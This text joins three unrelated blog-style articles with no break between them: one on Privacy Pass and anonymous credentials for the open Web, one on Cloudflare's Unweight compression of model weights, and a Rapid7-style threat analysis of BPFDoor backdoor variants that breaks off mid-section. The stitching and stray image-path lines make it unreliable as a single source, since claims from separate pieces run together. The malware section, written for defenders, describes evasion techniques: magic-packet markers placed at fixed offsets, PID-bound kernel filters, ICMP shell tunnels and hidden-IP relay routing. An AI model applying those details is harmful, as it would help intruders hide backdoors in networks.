
Figure 7: Privacy Pass Redemption and Issuance Protocol Interaction from Section 3.1 of RFC 9576
The RFC highlights four roles. The issuer trusts one or more attesters to perform some checks before issuing credentials (tokens in the RFC case). The client holds these credentials and decides when to present them, within the right scope. The origin remains in control of which issuers it trusts and what each presentation means. This does not remove abuse or policy questions, it simply provides clients and servers with a privacy-preserving way to handle them.
The system is simple, but it also has bounds: it does not, for example, allow for dynamic rate limits. If a client is issued 100 tokens, and starts consuming too many resources after the first or second session, there’s no way to invalidate the remaining tokens that were previously issued.
In addition, because of the unlinkability property, it’s hard for new issuers to emerge. There is no feedback mechanism that an origin can provide regarding the quality of the signal an issuer token conveys.
Finally, there’s a 1:1 relationship between the number of tokens that an issuer provides, and the number of unlinkable presentations that can be made with those tokens when they are redeemed: one token per presentation. Ideally, we would like a system in which the client contacts an issuer once and can later make multiple presentations scoped to a particular origin context. That points toward user agents holding vouched credentials and presenting proofs derived from them, rather than repeatedly acquiring single-use tokens.
With ACT, for instance, clients can prove something like “I have a good history with this service” without revealing “I am this user.” ACT preserves unlinkability between presentations at the protocol level, which is the key cryptographic property here. Even in the joint issuer-origin deployment model in Section 4.3 of RFC 9576, the protocol is designed so that token issuance and presentation are not directly linkable. That does not eliminate correlation through other layers such as IP addresses, cookies, account state, or timing. The same properties can be provided using standardized VOPRF and BlindRSA primitives within the reverse flow framework that ACT implements.
A successful ecosystem needs to be an open issuer ecosystem. In practice, that means more than saying anyone can mint credentials. Origins need to be able to decide which issuers to trust. User agents need a consistent way to present what is being requested. The ecosystem also needs ways for issuers to establish reputation and for relying parties to stop trusting low-quality issuers. No single gatekeeper should control participation.
To make this work, there needs to be a protocol and client API that works across browsers and other user agents. It has to be simple to deploy, clear to users, and narrow enough that browsers can place limits on abusive proof requests rather than merely surfacing them.
The trajectory if we do nothing
Website owners are already reacting to the disruption caused by emerging clients. This is partly caused by large-scale scraping and model training, and also by user agents acting in ways sites did not anticipate. Websites, therefore, have asked for more technical means to block AI crawlers and associated tools. In an ecosystem where the lines between bots and humans are increasingly blurred, the measures we have today will become less effective on their own.
If those measures aren’t effective, we can expect sites to pivot: requiring an account to see any content, or tying access to a stable identifier. This means no more ad-supported login-free articles, no more “three free articles a month.” Other content businesses may move away from the Web completely, offering their data and services directly to AI vendors for a fee, or within walled gardens operated by large platforms.
These outcomes are bad. Everyone benefits from the open access to information that the Web offers. It is not that all sites will make these choices. There are many reasons for offering content online, and not all of them are commercial. But if enough sites do, they change what “normal” is on the Web to be something worse.
That matters because the open Web is an environment in which different clients can gather information from different sources without relying on a handful of players. We also benefit from having a diversity of sources of information. On a Web where access to information is largely mediated through a small handful of companies, we put too much power into too few hands. The result is not just more friction for anonymous clients, but a more brittle Internet with fewer ways for publishers to meet users.
Anonymous authentication brings some risk, too
We should be clear about what we’re building. Infrastructure for proving properties can become infrastructure for requiring properties. Anonymous credentials are meant to prove something about their holder; for example, “I solved a challenge” or “I have not exceeded a rate limit.” But a system that can prove any single attribute is also capable of proving other attributes, which is a source of concern.
Today, presenting a Privacy Pass token may convey “solved a CAPTCHA”. Tomorrow, the same systems could prove entirely different attributes. For instance, issuing tokens only to devices that “have device attestation” excludes older devices and their users. Similarly, requiring attributes such as “has an Apple or Google account” excludes users of non-mainstream platforms.
Once the infrastructure exists to verify anonymous proofs, what gets proven can expand. We need to make sure this does not gate access to the Internet.
Why we should build it anyway
Gates already exist. Platforms increasingly require identity. Websites are blocking traffic coming from shared proxies. The question isn’t whether gates will appear, it’s whether the user remains in control of their privacy.
As we’ve discussed, bot management requires some signals to be shared. The alternatives to anonymous proofs are worse. Without the ability to prove attributes anonymously, every gate requires fingerprints: retry from a specific browser, link your account, don’t use a VPN. These may not even be options to people, such as the ones which have no idea their connections are proxied.
Privacy-preserving credentials do not remove the need for trust or policy. They can make those demands more explicit and less pervasive. Unlike fingerprints, proofs are explicit. Users can see what is being asked, and clients such as web browsers and AI assistants can help enforce consent.
To decide, use this guardrail
There is a simple test to evaluate the next methods for the Internet that serves everyone: do the methods allow anyone, from anywhere in the world, to build their own device, their own browser, use any operating system, and get access to the Web. If that property cannot hold, if device attestation from specific manufacturers becomes the only viable signal, we should stop.
This means we need to foster an open issuer ecosystem, where no single gatekeeper decides who can participate. In the rate limit trilemma, decentralization is mandatory on the open Web. We don’t yet know fully how to build it, but we know we need to foster it.
A new balance
Until now the Web has largely been in balance. Some aspects may have been a happy accident, while others could have been inevitable. For many end users and publishers, it worked because the Web stayed open enough to support a variety of clients accessing a similar variety of resources.
That balance is at risk. Privacy-preserving primitives for the Web are one attempt to build a different outcome: privacy-preserving, open, accountable. It is not guaranteed to succeed. But it is better than waiting.
If you are interested in tracking and participating, this work happens in the open at the IETF and at the W3C. We believe the existing places where people gathered to shape the Web of today are the best places to design the Web of tomorrow.
Running inference within 50ms of 95% of the world’s Internet-connected population means being ruthlessly efficient with GPU memory. Last year we improved memory utilization with Infire, our Rust-based inference engine, and eliminated cold-starts with Omni, our model scheduling platform. Now we are tackling the next big bottleneck in our inference platform: model weights.

Generating a single token from an LLM requires reading every model weight from GPU memory. On the NVIDIA H100 GPUs we use in many of our datacenters, the tensor cores can process data nearly 600 times faster than memory can deliver it, leading to a bottleneck not in compute, but memory bandwidth. Every byte that crosses the memory bus is a byte that could have been avoided if the weights were smaller.



To solve this problem, we built Unweight: a lossless compression system that can make model weights up to 15–22% smaller while preserving bit-exact outputs, without relying on any special hardware. The core breakthrough here is that decompressing weights in fast on-chip memory and feeding them directly to the tensor cores avoids an extra round-trip through slow main memory. Depending on the workload, Unweight’s runtime selects from multiple execution strategies – some prioritize simplicity, others minimize memory traffic – and an autotuner picks the best one per weight matrix and batch size.
This post dives into how Unweight works, but in the spirit of greater transparency and encouraging innovation in this rapidly developing space, we’re also publishing a technical paper and open sourcing the GPU kernels.
Our initial results on Llama-3.1-8B show ~30% compression of Multi-Layer Perceptron (MLP) weights alone. Because Unweight works selectively on the parameters for decoding, this leads to a 15-22% in model size reduction and ~3 GB VRAM savings. As shown in the graphic below, this enables us to squeeze more out of our GPUs and thus run more models in more places — making inference cheaper and faster on Cloudflare’s network.
Thanks to Unweight, we’re able to fit more models on a single GPU
Why compression is harder than it sounds
There is a growing body of research exploring how to compress model weights in creative ways to make inference faster and/or run on smaller GPUs. The most common is quantization, a technique to reduce the size of model weights and activations by converting large 32- or 16-bit floating point numbers to smaller 8 or 4-bit integers. This is a form of lossy compression: different 16-bit floating point values can be converted to the same 4-bit integer. This reduction in accuracy affects the quality of responses in unpredictable ways. For production inference serving diverse use cases, we knew we wanted something lossless that preserves exact model behaviour.
Several recent systems (Huff-LLM, ZipNN, and ZipServ) have shown that LLM weights can be compressed significantly, but these approaches target different problems than ours. ZipNN compresses weights for distribution and storage with decompression happening on the CPU. HUff-LLM proposes custom FGPA hardware for decoding. And ZipServ does fuse decompression with GPU inference, but targets consumer grade GPUs, which don’t work with our H100 GPUs. None of these gave us what we needed: lossless inference-time decompression on Hopper GPUs that can integrate with our Rust based inference engine.
The core challenge isn’t vanilla compression — exponent bytes in BF16 weights are highly redundant, so entropy coding works well on them. The challenge is decompressing fast enough that it doesn’t slow down inference. On an H100, the tensor cores sit idle waiting for memory most of the time — but that idle capacity can’t simply be repurposed for decompression. Each GPU compute unit can run either the decompression kernel or the matrix multiplication kernel, not both simultaneously, due to shared memory constraints. Any decode latency that isn’t perfectly overlapped with the matrix multiplication becomes directly additive to token latency. Unweight’s answer is to decompress weights in fast on-chip shared memory and feed the results directly to the tensor cores — but making that work efficiently across different batch sizes and weight shapes is where the real engineering lives.
How model weights can be compressed effectively
Every number in an AI model is stored as a 16-bit “brain float” (BF16). Each BF16 value has three parts:
Sign (1 bit): positive or negative
Exponent (8 bits): the magnitude
Mantissa (7 bits): the precise value within that magnitude
Here’s how one of these weights breaks down:
The sign and mantissa vary unpredictably across weights — they look like random data and can’t be meaningfully compressed. But the exponent tells a different story.
The exponent is surprisingly predictable
Prior research has established that across trained LLMs, out of 256 possible exponent values, just a handful dominate. The top 16 most common exponents cover over 99% of all weights in a typical layer. Information theory says you only need ~2.6 bits to represent this distribution — far less than the 8 bits allocated. If you look at the exponent value distribution in a typical LLM layer, you can see that the top 16 exponents account for 99% of all model weights.
Exponent value distribution in a typical LLM layer
This is the redundancy that Unweight exploits. We leave the sign and mantissa untouched and compress only the exponent byte using Huffman coding — a classic technique that assigns short codes to common values and longer codes to rare ones. Because the exponent distribution is so skewed, this achieves roughly 30% compression on the exponent stream. We apply this selectively to the MLP weight matrices (gate, up, and down projections), which make up roughly two-thirds of a model’s parameters and dominate memory traffic during token generation. Attention weights, embeddings and layer norms are uncompressed. All told the optimizations translate to about 20% reduction in overall multilayer perceptron (MLP) weight size, as explained in full detail in our technical report.
The small number of weights with rare exponents are handled separately: if any weight in a row of 64 has an exponent outside the top-16 palette, the entire row is stored verbatim. This approach eliminates per-element branching in the hot path — instead of checking every single weight for edge cases, we make one decision per row up front.
The GPU memory bottleneck
An NVIDIA H100 GPU has two relevant kinds of memory:
High Bandwidth Memory (HBM): large, but relatively slow to access. This is where model weights live.
Shared memory (SMEM): tiny, but extremely fast. This is where the GPU stages data right before doing math.
During inference, generating each token requires reading the full weight matrix from HBM. The memory bus between HBM and SMEM is the performance bottleneck – not the math itself. Fewer bytes across the bus = faster token generation.
During inference, generating each token requires reading the full weight matrix from HBM through the memory bus — this is the bottleneck. The H100’s tensor cores can crunch numbers far faster than HBM can feed them data. Compression helps because fewer bytes need to cross the bus. But there’s a catch: the GPU can’t do math on compressed data. The weights must be decompressed first.
Most prior work decompresses entire weight matrices back into HBM, then runs a standard matrix multiplication. This helps with storage capacity but doesn’t help with bandwidth because you still read the full uncompressed matrix from HBM for every token.
Four ways to use compressed weights
There’s no single best way to use compressed weights during inference. The right approach depends on the workload — the batch size, the shape of the weight matrix, and how much GPU time is available for decompression. Unweight offers four compressed execution pipelines, each with a different balance between decompression effort and computation complexity: a full Huffman decode, exponent-only decode, palette transcode, or skipping pre-processing completely.
Four different execution pipelines
The four pipelines form a spectrum. At one end, full decode completely reconstructs the original BF16 weights and hands them to NVIDIA’s cuBLAS library for a standard matrix multiplication. This is the simplest path with cuBLAS running at full speed on ordinary data, but the preprocess step writes the most bytes back to main memory. It works well at small batch sizes where the matrix multiplication is tiny and custom kernel overhead dominates. At the other end, direct palette skips preprocessing entirely. Weights are pre-transcoded to a compact 4-bit format at model load time, and the matrix multiplication kernel reconstructs BF16 values on the fly from these indices. Zero preprocess cost, but the kernel does more work per element.
In between sit two independent paths: one that decodes only the exponent bytes (halving preprocess traffic), and one that transcodes to 4-bit palette indices at runtime (quartering it). Both use a reconstructive matrix multiplication — a custom kernel that loads compressed data, reconstructs BF16 in fast shared memory, and feeds it directly to the tensor cores without a round-trip through main memory.
Why no single pipeline wins
Less preprocessing means less data written to HBM, which frees the memory bus sooner. But it shifts more reconstruction work onto the matmul kernel. Whether that tradeoff pays off depends on the situation.
With small batch sizes (i.e. 1-64 tokens), the matmul is tiny, so there isn’t much computation to overlap with, and the fixed costs of a custom kernel dominate. Full decode + cuBLAS often wins simply because cuBLAS has lower overhead. With large batch sizes (i.e. 256+ tokens), the matmul runs long enough to absorb the extra reconstruction work. A lighter preprocess finishes faster, and the freed-up bus bandwidth and compute overlap pay off. The palette or exponent pipelines pull ahead. Different weight matrices within the same layer can favor different pipelines. The “gate” and “up” projections have different dimensions than the “down” projection, changing the order of operations performed within the matmul which requires different performance tradeoffs.
Throughput vs pipeline strategy
This is why Unweight doesn’t hard-code a single strategy. The runtime picks the best pipeline for each weight matrix at each batch size, informed by an autotuning process that measures actual end-to-end throughput on the target hardware (more on this below).
How the reconstructive matmul works
Three of the four pipelines use a custom matrix multiplication kernel that fuses decompression with computation. This kernel loads compressed data from HBM, reconstructs the original BF16 values in shared memory, and feeds them directly into the tensor cores — all in one operation. The reconstructed weights never exist in main memory.
Traditional decompression vs Unweight
With Unweight, ~30% fewer bytes cross the memory bus for MLP weight matrices
Inside this kernel, the GPU’s thread groups are split into two roles:
A producer group loads compressed inputs from HBM into shared memory using dedicated memory-copy hardware (TMA). It stages sign+mantissa bytes, exponent data (or palette indices), and – for rows with rare exponents – the verbatim exponent rows. It runs ahead of the consumer, filling a circular buffer so data is ready before it’s needed.
Consumer groups reconstruct BF16 values by combining exponents with sign+mantissa bytes, then immediately feed the result into Hopper’s WGMMA tensor-core instructions. The reconstructed weights go straight from assembly to computation without leaving shared memory.
The reconstructive matmul comes in multiple variants, differing in how many output tiles each compute unit handles and how deep the circular buffer runs. Wider output tiles improve data reuse at large batch sizes; deeper buffers hide memory latency at small batch sizes. The autotuner selects the best variant per workload.
Sharing the GPU between decoding and computation
In the two fused pipelines, a separate preprocess kernel (Huffman decoder or palette transcoder) runs concurrently with the reconstructive matmul. But these kernels compete for GPU resources.
On Hopper, each compute unit (SM) has 228 KB of shared memory. The reconstructive matmul needs ~227 KB for its pipeline buffer and accumulator tiles. A decode kernel needs ~16 KB for its Huffman lookup table. Since 227 + 16 > 228, these two kernels cannot share the same compute unit. Every SM assigned to decoding is one fewer SM available for the matmul.
This creates a balancing act: more decode SMs means faster preprocessing but slower matrix multiplication, and vice versa. The optimal split is another tunable parameter — and another reason why the autotuner measures real throughput rather than relying on heuristics.
Pipelining across layers
Even with the SM partitioning constraint, Unweight hides much of the decompression cost by exploiting the structure of transformer models.
Not every layer needs Huffman decoding at runtime. Unweight classifies layers as “hard” (requiring Huffman preprocessing) or “easy” (using pre-transcoded palette data that the matmul can consume directly). The runtime alternates between them:
Decode runs on separate CUDA streams during bootstrap, attention, and easy MLP compute. By the time a hard layer’s MLP runs, its preprocessed weights are already waiting
While the GPU computes an easy layer — which needs no preprocessing — a separate set of CUDA streams is decoding the next hard layer’s weights in the background. By the time the easy layers finish and the hard layer’s turn arrives, its preprocessed data is already waiting. Double-buffered preprocess slots ensure that decode output from one hard layer isn’t overwritten while it’s still being consumed.
The down projection benefits most from this overlap: it’s consumed last in the MLP sequence (after gate, activation, and up), so its decode has the longest runway to complete.
Autotuning
With four pipelines, multiple matmul kernel variants , and a tunable SM split between decoding and computation, the configuration space is large. Rather than hard-coding a single strategy, Unweight uses an autotuner that measures actual end-to-end inference throughput on the target hardware. It sweeps candidate configurations for the gate projection while holding up and down fixed, then sweeps up, then down, repeating until no further improvement is found. The result is a per-model configuration file that tells the runtime exactly which pipeline, matmul variant, and SM allocation to use for each projection at each batch size — all driven by measured performance rather than heuristics.
One compression format, multiple uses
Encoding format, execution pipeline, and scheduling are independent choices. The same Huffman-compressed model bundle can serve both distribution and inference:
For distribution, Huffman encoding maximizes compression (~22% total model size reduction), reducing transfer times when shipping models across the network.
For inference, Huffman-encoded projections can be transcoded to the palette intermediate format on model load, enabling the most efficient runtime execution without constraining the distribution format.
A single model bundle doesn’t need to commit to one strategy at packaging time. The runtime selects the best execution path per projection and per batch size on the fly.
Our results
On Llama 3.1 8B (our primary testbed), Unweight achieves:
~13% model footprint reduction for inference bundles (compressing only gate/up MLP projections), or ~22% for distribution bundles (compressing all MLP projections including down). All compression is 100% bit-exact lossless. Extrapolating to Llama 70B, this can translate to roughly 18–28 GB saved depending on configuration.
30–40% throughput overhead at current optimization level, measured end-to-end on H100 SXM5. The overhead is largest at batch size 1 (~41%) and narrows at batch 1024 (~30%). Three known sources – small-batch fixed costs, redundant weight-tile reconstruction, and the excluded down projection – are under active optimization.
These are intermediate results on a single model. The compression ratios should generalize to other SwiGLU architectures (exponent statistics are consistent across model scales), but the throughput numbers are specific to the current kernel implementations and will change as optimization continues. We do not yet compress attention weights, embeddings, or layer norms, which dilute the overall reduction.
Why this matters
GPUs are expensive in multiple dimensions: the cost of the cards themselves, the high-bandwidth memory they demand, and their significant power consumption.
To combat this, several researchers have shown systems with promising results of ~30% compression ratios on full models — but these target consumer GPUs and research frameworks that don’t work at production scale. The key insight into Unweight’s development is that multilayer perceptrons (MLPs) constitute the majority of model weights and a significant amount of the compute cost during inference workloads. It compresses only MLP weights (avoiding overhead on layers where compression benefit is marginal), is designed specifically for datacenter H100 GPUs with their tightly-balanced compute and memory, and comes with four execution pipelines that adapt to batch size rather than using a single approach.
However, we want to be clear: Unweight is not a free lunch. On-chip reconstruction adds computational work that wouldn’t exist with uncompressed weights. On Llama 3.1 8B, the inference configuration saves approximately 13% of total model memory at a throughput cost of roughly 30% at typical serving batch sizes. This gap narrows at larger batches (where preprocess overlap improves) and is expected to narrow further as we optimize — in particular, we haven’t yet compressed the down projection in each MLP layer (about one-third of the compressible weights), and several kernel improvements are in active development.
For Cloudflare’s network, Unweight gives us better capacity: it allows us to serve state-of-the-art models with less GPU memory per instance, which translates to cost savings and the ability to deploy more models in more places. For model distribution, the savings are larger: Huffman-compressed bundles are about 22% smaller, reducing transfer times when shipping models to edge locations worldwide.
What’s next
Looking forward, we have three concrete research directions we think will improve upon our efficiency gains:
Down projection compression. Unweight compresses gate and up MLP projections today, but down projection accounts for roughly one-third of compressible weights. This requires a different kernel variant due to its transposed dimensions, which we will expect to reduce the total model size beyond 22%.
Kernel optimization. The current 30–40% throughput overhead has three identified sources: small-batch fixed costs in the reconstructive matmul, redundant weight reconstruction at large batch sizes, and the missing down projection. Each has a known mitigation path, which we outline in our technical paper.
More models. Our results are for Llama 3.1 8B, but the underlying exponent statistics are consistent across SwiGLU architectures at all scales. We’re working to bring Unweight to the larger models we serve through Workers AI.
Longer term, we are investigating what Unweight’s architecture means for Mixture-of-Experts models, where cold experts must be fetched on demand and reduced storage would further reduce cost.
This is a fast-moving field, so we’re excited to open-source our work here and contribute to a growing corpus of research in compression and GPU efficiency. Unweight is one piece of the puzzle, but we hope that other researchers find it a useful paradigm to build upon!
Advanced persistent threats (APTs) are constantly and consistently changing tactics as network defenders plug holes in defenses. Static indicators of compromise (IoCs) for the BPFDoor have been widely deployed, forcing threat actors to get creative in their use of this particular strain of malware. What they came up with is ingenious.
New research from Rapid7 Labs has uncovered undocumented features leading to the discovery of 7 new BPFDoor variants: a stealthy kernel-level backdoor that uses Berkeley Packet Filters (BPFs) to inspect traffic from right inside the operating system kernel. This essentially creates a silent trapdoor that can be activated by a threat actor once a “magic packet” is tunneled via stateless protocols. The malware is then able to perfectly blend into the target environment, establishing nearly undetectable persistence in global telecom infrastructure.
Our latest research continues the narrative established in our blogBPFdoor in Telecom Networks: Sleeper Cells in the Backbone. It involves the analysis of nearly 300 samples and identifies two primary new variants: httpShell and icmpShell. These variants represent a significant leap in operational security, utilizing stateless C2 routing and ICMP relay to bypass multi-million dollar security stacks.
Rapid7 detection and response strategy:
Rapid7 is actively tracking these variants to ensure our customers remain protected against this evolving threat through the following:
Intelligence Hub:Customers with access to Rapid7’s Intelligence Hub are receiving continuous updates, including the latest intelligence, YARA rules, and Suricata detection rulesets.
Actionable guidance:We have released a specialized triage script (rapid7_bpfdoor_check.sh) designed to identify both legacy and modern BPFDoor variants by inspecting active BPF filters and validating masqueraded processes.
Detection engineering: Our detection strategy focuses on structural header anomalies, such as hardcoded ICMP sequence numbers and invalid protocol codes, rather than transient payload content.
The strategic shift: Beyond legacy stealth
While BPFDoor has been active for years, its codebase has evolved significantly. The threat actor continues to incorporate minor features into the original codebase leaked in 2022, resulting in a “messy” but effective toolkit designed to hinder threat hunting. Given the significant code overlap among BPFDoor variants, we focused on the minor, easily overlooked details the TA (threat actor) added to the leaked codebase.
From memory to disk
Historically, BPFDoor was known for appearing “fileless” by executing from /dev/shm and deleting itself. However, modern endpoint detection and response (EDR) tools now flag processes running from deleted inodes in temporary filesystems. Recognizing this, the developers of the httpShell variant have eliminated the /dev/shm drop. The malware now resides on disk, using a single, hard-coded process name to blend in as a normal system daemon.
Technical analysis: httpShell vs. icmpShell
Our research unraveled several undocumented features (some of them werenot documented for nearly 5 years), leading to the discovery of two primary variants: httpShell and icmpShell.
httpShell: The “Magic Ruler” of encapsulated traffic
The httpShell variant leverages kernel-level packet filters to perform validation across both IPv4 and IPv6 traffic. It uses HTTP-tunneling to extract hidden commands and features a newly discovered “Hidden IP” (HIP) field for dynamic routing.
Kernel-level decapsulation: By binding to all interfaces simultaneously, the malware forces the target’s own kernel to decapsulate complex carrier-grade tunnels like GRE or GTP. This allows the BPF filter to easily catch magic bytes hidden inside the inner packets.
The offset evasion: To survive enterprise proxies and WAFs that shift data positions, attackers use a mathematical padding scheme. They ensure their “9999” marker always lands exactly at the 26th byte offset of the inspected data, allowing the trigger to survive proxy headers.
IPv6 limitations: The filter assumes the UDP/TCP header starts exactly at byte 40 (standard empty IPv6 header). If an attacker includes IPv6 “Extension Headers,” the payload is pushed further down, and the malware fails to wake up.
icmpShell: The dynamic PTY tunnel
Designed for heavily restricted environments, icmpShell tunnels interactive sessions entirely over ICMP.
PID-bound mutation: This variant injects a dynamic BPF filter into the kernel that binds specifically to the malware’s runtime Process ID (PID). Because the PID changes with every execution, the required “magic knock” signature mutates dynamically, rendering static firewall rules useless.
Multi-mode execution: Beyond basic shells, it implements bidirectional ICMP tunnels, UDP and ICMP “hole-punching”, and RC4 encryption.
Both variants support relay over ICMP.
Stateless C2 and the “Hidden IP”
Figure 1: New magic packet structure
⠀
The discovery of the magic_packet_v2 struct featuring the HIP (hidden ip field) used for relay purposes highlights the malware’s operational maturity.
Dynamic C2 routing
One of the most elegant features is the use of a -1 flag (255.255.255.255) in the IP field of the magic packet structure.
